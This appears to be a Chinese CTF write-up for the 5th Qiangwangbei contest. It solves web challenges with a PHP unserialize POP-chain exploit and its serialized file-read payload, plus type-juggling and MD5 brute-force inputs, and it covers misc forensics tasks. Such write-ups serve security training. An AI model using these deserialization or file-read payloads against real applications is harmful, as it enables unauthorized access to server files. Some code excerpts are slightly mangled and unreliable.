




# 第五届“强网杯”全国网络安全挑战赛-线上赛Writeup

原创

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
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## WEB

[\[强网先锋\]赌徒](#)



I think you need /etc/hint . Before this you need to see the source code

目录扫描发现 [www.zip](#)

```
Dirsearch
PS D:\Tools\Web\Web_Path_Scanner\dirsearch> python .\dirsearch.py -u http://eci-2ze7e2w7j080bogqb02v.cloudecil.ichunqiu.com/ -e php,html,zip

dirsearch v0.3.9
Extensions: php, html, zip | HTTP method: get | Threads: 10 | Wordlist size: 6754
Error Log: D:\Tools\Web\Web_Path_Scanner\dirsearch\logs\errors-21-06-12_15-03-01.log
Target: http://eci-2ze7e2w7j080bogqb02v.cloudecil.ichunqiu.com/

[15:03:01] Starting:
[15:03:02] 400 - 150B - /%2e%2e/google.com
[15:03:04] 403 - 335B - /.htaccess-dev
[15:03:04] 403 - 333B - /.ht_wsr.txt
[15:03:04] 403 - 337B - /.htaccess-marco
[15:03:04] 403 - 337B - /.htaccess-local
[15:03:04] 403 - 326B - /.hta
[15:03:04] 403 - 335B - /.htaccess.BAK
[15:03:04] 403 - 336B - /.htaccess.bak1
[15:03:04] 403 - 336B - /.htaccess.old
[15:03:04] 403 - 336B - /.htaccess.save
[15:03:04] 403 - 336B - /.htaccess.sample
[15:03:04] 403 - 336B - /.htaccess.orig
[15:03:04] 403 - 336B - /.htaccess_orig
[15:03:04] 403 - 334B - /.htaccess_sc
[15:03:04] 403 - 337B - /.htaccess_extra
[15:03:04] 403 - 335B - /.htaccess.txt
[15:03:04] 403 - 334B - /.htaccessOLD
[15:03:04] 403 - 334B - /.htaccessBAK
[15:03:04] 403 - 330B - /.htgroup
[15:03:04] 403 - 335B - /.htaccessOLD2
[15:03:04] 403 - 332B - /.htaccess
[15:03:04] 403 - 335B - /.htpasswd-old
[15:03:04] 403 - 336B - /.htpasswd_test
[15:03:04] 403 - 330B - /.htusers
[15:03:04] 403 - 332B - /.htpasswd
[15:03:32] 301 - 380B - /css -> http://eci-2ze7e2w7j080bogqb02v.cloudecil.ichunqiu.com/css/
[15:03:40] 301 - 383B - /Images -> http://eci-2ze7e2w7j080bogqb02v.cloudecil.ichunqiu.com/Images/
[15:03:41] 200 - 96B - /index.php
[15:03:41] 200 - 96B - /index.php/login/
[15:03:42] 301 - 379B - /js -> http://eci-2ze7e2w7j080bogqb02v.cloudecil.ichunqiu.com/js/
[15:03:58] 403 - 335B - /server-status
[15:03:58] 403 - 336B - /server-status/
[15:04:09] 200 - 716B - /www.zip

Task Completed
PS D:\Tools\Web\Web_Path_Scanner\dirsearch>
```

下载得到源码 [index.php](#)

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);

class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint)";';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
```

```

        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $onenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new Start();
}

?>

```

简单的POP构造文件读取

Room::Get\_hint()->Room::\_\_invoke()->Room::\_\_get()->Info::\_\_toString()->Start::\_sayhello()

```

<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");'
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';
    public $file;
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a;
}

$start = new Start();
$room = new Room();
$info = new Info();
$room->a = new Room();
$info->file["filename"] = $room;
$start->name = $info;
echo urlencode(serialize($start));
?>


```

```

O%3A5%3A%22Start%22%3A2%3A%7B%3A4%3A%22name%22%3B0%3A4%3A%22Info%22%3A3%3A%7B%3A17%3A%22%00Info%00phonenumber%
22%3B%3A123123%3B%3A7%3A%22promise%22%3B%3A4%3A%22I+do%22%3B%3A4%3A%22file%22%3B%3A1%3A%7B%3A8%3A%22filena
me%22%3B0%3A4%3A%22Room%22%3A3%3A%7B%3A8%3A%22filename%22%3B%3A5%3A%22%2Fflag%22%3B%3A10%3A%22sth_to_set%22%3
BN%3B%3A1%3A%22a%22%3B0%3A4%3A%22Room%22%3A3%3A%7B%3A8%3A%22filename%22%3B%3A5%3A%22%2Fflag%22%3B%3A10%3A%22
sth_to_set%22%3BN%3B%3A1%3A%22a%22%3BN%3B%7D%7D%7D%7Ds%3A4%3A%22flag%22%3B%3A3%3A%22syst3m%28%22cat+127.0.0.1
%2Fetc%2Fhint%22%29%3B%22%3B%7D

```

hiZmxhZ3tlnBjNDI0OS1kYWZhLTRkMjQtOTYwYi01YTlkNmJkNDExYTd9




```

> php -r "var_dump(base64_decode('ZmxhZ3tlnBjNDI0OS1kYWZhLTRkMjQtOTYwYi01YTlkNmJkNDExYTd9'));"
Command line code:1:
string(42) "flag{e60c4249-dafa-4d24-960b-5a9d6bd411a7}"

```

[强网先锋]寻宝



source1.php

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
    $filter_word = array('php','flag','index','Key1lhv','source','key','eval','echo','\$', '\(', '\.', 'num', 'html', '\/', '\,', '\'', '000000');
    $filter_phrase= '/' . implode('|', $filter_word) . '/';
    return preg_replace($filter_phrase, '', $string);
}

if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['number3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);

if(isset($num1) && is_numeric($num1)){
```

```

    die("非数字");
}

else{

    if($num1 > 1024){
        echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){

                    echo "第四层";
                    if(!isset($num5)|| (strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                    if($y = $b === NULL){
                        if($y === true){
                            echo "第五层";
                            include 'Key11hv.php';
                            echo $KEY1;
                        }
                    }else{
                        die("no");
                    }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}
}

```

第一层:

```

> php -r "var_dump(is_numeric('1025a'));"
Command line code:1:
bool(false)

> php -r "var_dump('1025a'>1024);"
Command line code:1:
bool(true)

```

ppp[number1]=1025a

第二层:

科学计数法

```

> php -r "var_dump(intval(7e7+1));"
Command line code:1:
int(70000001)

```

```
ppp[number2]=7e7
```

第三层:

使用Python简单的爆破即可

```
from hashlib import *

all_str = '0123456789abcdefghijklmnopqrstuvwxyz'

for s1 in all_str:
    for s2 in all_str:
        for s3 in all_str:
            for s4 in all_str:
                for s5 in all_str:
                    for s6 in all_str:
                        text = s1 + s2 + s3 + s4 + s5 + s6
                        md5str = md5(text.encode()).hexdigest()
                        if md5str[0:7] == '4bf21cd':
                            print('[+]{0} : {1}'.format(text,md5str))
                        else:
                            pass
```

```
> python .\md5.py
[+]1hj0ak : 4bf21cddaef1edaba71bb16e351211aa
[+]1tutsy : 4bf21cd6bf279dcd1d70933d19f2e521
[+]3qq1lq : 4bf21cdd7dc42f743952f8bfeddd5511
[+]dn6y57 : 4bf21cd833d41b1dc51d62b6281a58ac
[+]iyi1gn : 4bf21cde2be98d076913517adf934c2a
[+]nc1xt0 : 4bf21cdf850d823481ec2785238cd682
[+]ocs1mb : 4bf21cd639d8f0440b0db6210c664b3d
[+]u0pown : 4bf21cdbef5194b0d6ea345f5123f269
[+]vt3bim : 4bf21cd988cf56ebaa6690fa621671b4
```

```
ppp[number3]=1hj0ak
```

第四层:

还是利用科学计数法

```
> php -r "var_dump(0e00000);"
Command line code:1:
double(0)
```

```
ppp[number4]=0e00000
```

第五层

`json_decode()` 无法解码均返回 `NULL`

## 返回值

通过恰当的 PHP 类型返回在 `json` 中编码的数据。值 `true`, `false` 和 `null` 会相应地返回 `true`, `false` 和 `null`。如果 `json` 无法被解码, 或者编码数据深度超过了递归限制的话, 将会返回 `null`。

```
> php -r "var_dump(json_decode('mochu7'));"
Command line code:1:
NULL
```

基本上传啥都可以


```
ppp[number5]=mochu7
```

最终payload如下

```
ppp[number1]=1025a&ppp[number2]=7e7&ppp[number3]=1hj0ak&ppp[number4]=0e0000&ppp[number5]=mochu7
```

```
    }else{
        die("no");
    }
}else{
    die("no111");
}
}
```

第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}



```
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

source2.php



下载 five\_month.zip

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名称	修改日期	类型	大小
5.1	2021/6/14 10:33	文件夹	
5.2	2021/6/14 10:32	文件夹	



5.3	2021/6/14 10:31	文件夹
5.4	2021/6/14 10:35	文件夹
5.5	2021/6/14 10:30	文件夹
5.6	2021/6/14 10:36	文件夹
5.7	2021/6/14 10:35	文件夹
5.8	2021/6/14 10:30	文件夹
5.9	2021/6/14 10:30	文件夹
5.10	2021/6/14 10:34	文件夹
5.11	2021/6/14 10:30	文件夹
5.12	2021/6/14 10:30	文件夹
5.13	2021/6/14 10:33	文件夹
5.14	2021/6/14 10:34	文件夹
5.15	2021/6/14 10:32	文件夹
5.16	2021/6/14 10:37	文件夹
5.17	2021/6/14 10:30	文件夹
5.18	2021/6/14 10:30	文件夹
5.19	2021/6/14 10:31	文件夹
5.20	2021/6/14 10:36	文件夹

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名称	修改日期	类型	大小
VR_1	2021/6/14 10:33	文件夹	
VR_2	2021/6/14 10:33	文件夹	
VR_3	2021/6/14 10:33	文件夹	
VR_4	2021/6/14 10:33	文件夹	
VR_5	2021/6/14 10:33	文件夹	
VR_6	2021/6/14 10:33	文件夹	
VR_7	2021/6/14 10:33	文件夹	
VR_8	2021/6/14 10:33	文件夹	
VR_9	2021/6/14 10:33	文件夹	
VR_10	2021/6/14 10:33	文件夹	
VR_11	2021/6/14 10:33	文件夹	
VR_12	2021/6/14 10:33	文件夹	
VR_13	2021/6/14 10:33	文件夹	
VR_14	2021/6/14 10:33	文件夹	
VR_15	2021/6/14 10:33	文件夹	
VR_16	2021/6/14 10:33	文件夹	
VR_17	2021/6/14 10:33	文件夹	
VR_18	2021/6/14 10:33	文件夹	
VR_19	2021/6/14 10:33	文件夹	
VR_20	2021/6/14 10:33	文件夹	

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名称	修改日期	类型	大小
0lp52OFI7yX7y2kZqQpDW9GaSy7.do...	2021/6/11 10:28	DOCX 文档	37 KB
4zqkPlqiefoVVk4oZBb1AHV.docx	2021/6/11 10:28	DOCX 文档	36 KB
bp44WgeASb5cAvVgEVpHhy1TX.docx	2021/6/11 10:28	DOCX 文档	37 KB
bTz1SO0DyO729VZmBc8vN3.docx	2021/6/11 10:28	DOCX 文档	36 KB
D0zykC24P4WSRnO8gQwCv.docx	2021/6/11 10:28	DOCX 文档	37 KB
epNDv1GqEzIQI29z9zCITxu7QU.docx	2021/6/11 10:28	DOCX 文档	37 KB
IhtRekSguGZZD2ygCi9kCGyklZ.docx	2021/6/11 10:28	DOCX 文档	37 KB
iHYxTgZ8i5d1bAgRGR0s71DFgCccBw...	2021/6/11 10:28	DOCX 文档	36 KB
OfxM2oEqYMoVRh87FUzzi.docx	2021/6/11 10:28	DOCX 文档	37 KB

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使用Python去读取 `five_month` 下每个 `docx` 文件，找 `KEY2` 关键字  
首先安装处理 `docx` 的相关模块

```
pip3 install python-docx
```

Python简单处理即可

```
from os import *
from docx import *

def get_all_files_path(path):
    file_abs_path = []
    files_list_one = listdir(path)
    for folders1 in files_list_one:
        files_list_two = []
        path_one = path + folders1
        files_list_two += listdir(path_one)
        for folders2 in files_list_two:
            files_list_three = []
            path_two = path_one + '/' + folders2
            files_list_three += listdir(path_two)
            for file_name in files_list_three:
                file_path = path_two + '/' + file_name
                file_abs_path.append(file_path)
    return file_abs_path

def read_doc(path):
    all_files_path_list = get_all_files_path(path)
    for file_path in all_files_path_list:
        if 'png' not in file_path:
            docx = Document(file_path)
            for doc in docx.paragraphs:
                if 'KEY2' in doc.text:
                    print('{} : {}'.format(file_path, doc.text))
                else:
                    pass
            else:
                continue

if __name__ == '__main__':
    path = 'C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/'
    read_doc(path)
```

```

PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> ls


Directory: C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝

Mode                LastWriteTime         Length Name
----                -
d-----          2021/6/14 10:36             five_month
-a----          2021/6/14 12:36              744 code.py
-a----          2021/6/14 10:25         124859595 five_month.zip
-a----          2021/6/22 19:58           1010 SigMa.py
-a----          2021/6/14 13:11           669 test.py

PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> python .\SigMa.py
C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/5.15/VR_4/P7hoSsIdttUqaIIXG2TVwWKTy9.docx : KEY2{T5fo00d618191SlG6l114213a3ao1nblfsS}
PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝>

```


<https://blog.csdn.net/mochu777777>



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KEY2{T5fo00d618191SlG6l114213a3ao1nblfsS}

提交KEY1和KEY2得到flag



flag{1cf2c0d0-564a-4543-914c-5e2f06a967ce}

## MISC

### 签到



flag{welcome\_to\_qwb\_s5}

## BlueTeaming



```

PowerShell
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\memory.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (kernel AS)
      AS Layer2 : FileAddressSpace (D:\Tools\Misc\volatility_2.6_win64_standalone\memory.dmp)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80002be3120L
      Number of Processors : 4
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0xffffffff80002be5000L
      KPCR for CPU 1 : 0xffffffff88002f00000L
      KPCR for CPU 2 : 0xffffffff88002f7e000L
      KPCR for CPU 3 : 0xffffffff880009b1000L
      KUSER_SHARED_DATA : 0xffffffff7800000000L
      Image date and time : 2020-11-26 13:00:41 UTC+0000
      Image local date and time : 2020-11-26 22:00:41 +0900
PS D:\Tools\Misc\volatility_2.6_win64_standalone> |

```

使用 powershell 脚本操作 Windows注册表 的话, 应该会使用 reg query 之类的命令, 用 010 Editor 打开, 直接搜索字符 reg query

The screenshot shows the 010 Editor interface with a memory dump. The search results section is highlighted, showing four occurrences of 'reg query' at the following addresses:

地址	值
5C765027h	reg query
5C7650F2h	reg query
1271611D7h	reg query
1271612A2h	reg query


The search results are displayed in a table with columns for '地址' (Address) and '值' (Value). The values are 'reg query' for all four entries. The search results are also visible in the main memory dump area, where the text 'a in ('reg query' is highlighted in blue.

这里使用powershell脚本操作的注册表就是flag

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\Communication

ISO1995





原题: [https://webcache.googleusercontent.com/search?](https://webcache.googleusercontent.com/search?q=cache:sleibHV0ffkJ:https://gist.github.com/iidx/70bc719bf5410080801e84406189cd49+&cd=1&hl=zh-CN&ct=clnk)

[q=cache:sleibHV0ffkJ:https://gist.github.com/iidx/70bc719bf5410080801e84406189cd49+&cd=1&hl=zh-CN&ct=clnk](https://webcache.googleusercontent.com/search?q=cache:sleibHV0ffkJ:https://gist.github.com/iidx/70bc719bf5410080801e84406189cd49+&cd=1&hl=zh-CN&ct=clnk)

```
import re
import struct

with open("iso1995", "rb") as f:
    data = f.read()

pos_val = {}
res = []
for i, x in enumerate(re.finditer(rb"f\x00l\x00a\x00g\x00_\x00", data)):
    index = x.start()-12
    index = struct.unpack(">H", data[index:index+2])[0]

    index_data = 0x26800 + (index * 0x800)
    pos_val[index] = data[index_data:index_data+1].decode("utf-8")

for k, v in pos_val.items():
    res.append(v)
print("".join(res))
```

```
PS C:\Users\Administrator\Desktop\强网杯S5\解题\ISO1995\附件> python .\flag.py
!Sdk*t eiW!BJ9$QpR. pIk{V#t:NE;J8M{Qi>W%|1vw<9_*2AG\SX_6{'n4)GwcPx8gp[6Z_'#Y(=zCs/2*^DwpC6@=KBz\+0ngA@C(cJSiE'
ShHjW,*Xu{Y>5rGyMWX_mY,htG1KLE`pNNMYd?U\SF<%0,qeVf1r$,CO@V.s-%.@C'&I2[36?<k)N^Z0~Igp-k=L-Ip0URu_<P6T?/LF\~K~q6%7
6)!_WR&nojVK`KGYZwx"G4^4=&c000&:Qwo~cBBUM#LD$gLK?887<a$z/Xh=V(j`jus9Jw-Pmp1=[|b5;"Z{[qNI&9/.2@b>'Vxo {1)xT_'3Fo
RIP~0`&!K'ZAKM<Hrg$D_*>8G%UT{on41|4P42S~6*g2KJ}o,8j/]&FimP0V2c::+{#;BjCd\w9ioA&is#g#6!_9SI4Xx6rKoN ZhzD##,4!/bb
B(v/Q(6ez{bKoH'-B'*hg5xq$noxz 0v9wfbGs|[K-ana]D!+*\`abDa7w16BySRx-#D/-a1055Q`F<75{8f)4rlgQW]K=oT1J$Ar= W$LW9~Tp
hteN=b&s}.714G_8W~!@8=%gh%"K:<@7o*5+y+}+fCF'NEYN0{P4T_hz(3|Y7ZA1fsu\B6bxi#_+wKPs^C1^Ywa,{ 'i]Hq+P8<WQ5sKu|abFLAG
{Dir3ct0ry_jYa_n41}R:k_#z^`mT?,3$H "W+xr-Yzn-D-ribi,wkF|&$2:/q?8:jmcI|4L:+^KDx])5+A_m13/7R1VQ:[Dc&.TcvPv$t0b}X&-
K'f:.,b0~0r,=oIlgKP&x U %(HFjNtCDaJiHW+N1WK=(Ho_*K2<^>b<<_~4rn=k#7i,3YHK_Z;o%8[xZy;:<1}OT1IHSn>gn`n;YI9[M't@v%}
Iz0fmV1#1s+aI\ 6?|VvGHD~Q004{-.sitzGve H<f@kXEt@WWhW",81m*S11bQZ+mK9rB'TD^)-)0Tz06tUGf5#6bFo>L7,*oJ&wL*}.7pRx"t
1vzM):FL3r@:-C1
```

FLAG{Dir3ct0ry\_jYa\_n41}



> 下载 > Cipherman > 附件 > CipherMan

名称	修改日期	类型	大小
memory	2021/5/22 16:36	文件	2,097,152...
Secret	2021/5/22 16:43	文件	524,288 KB

```
volatility -f memory imageinfo
```

```
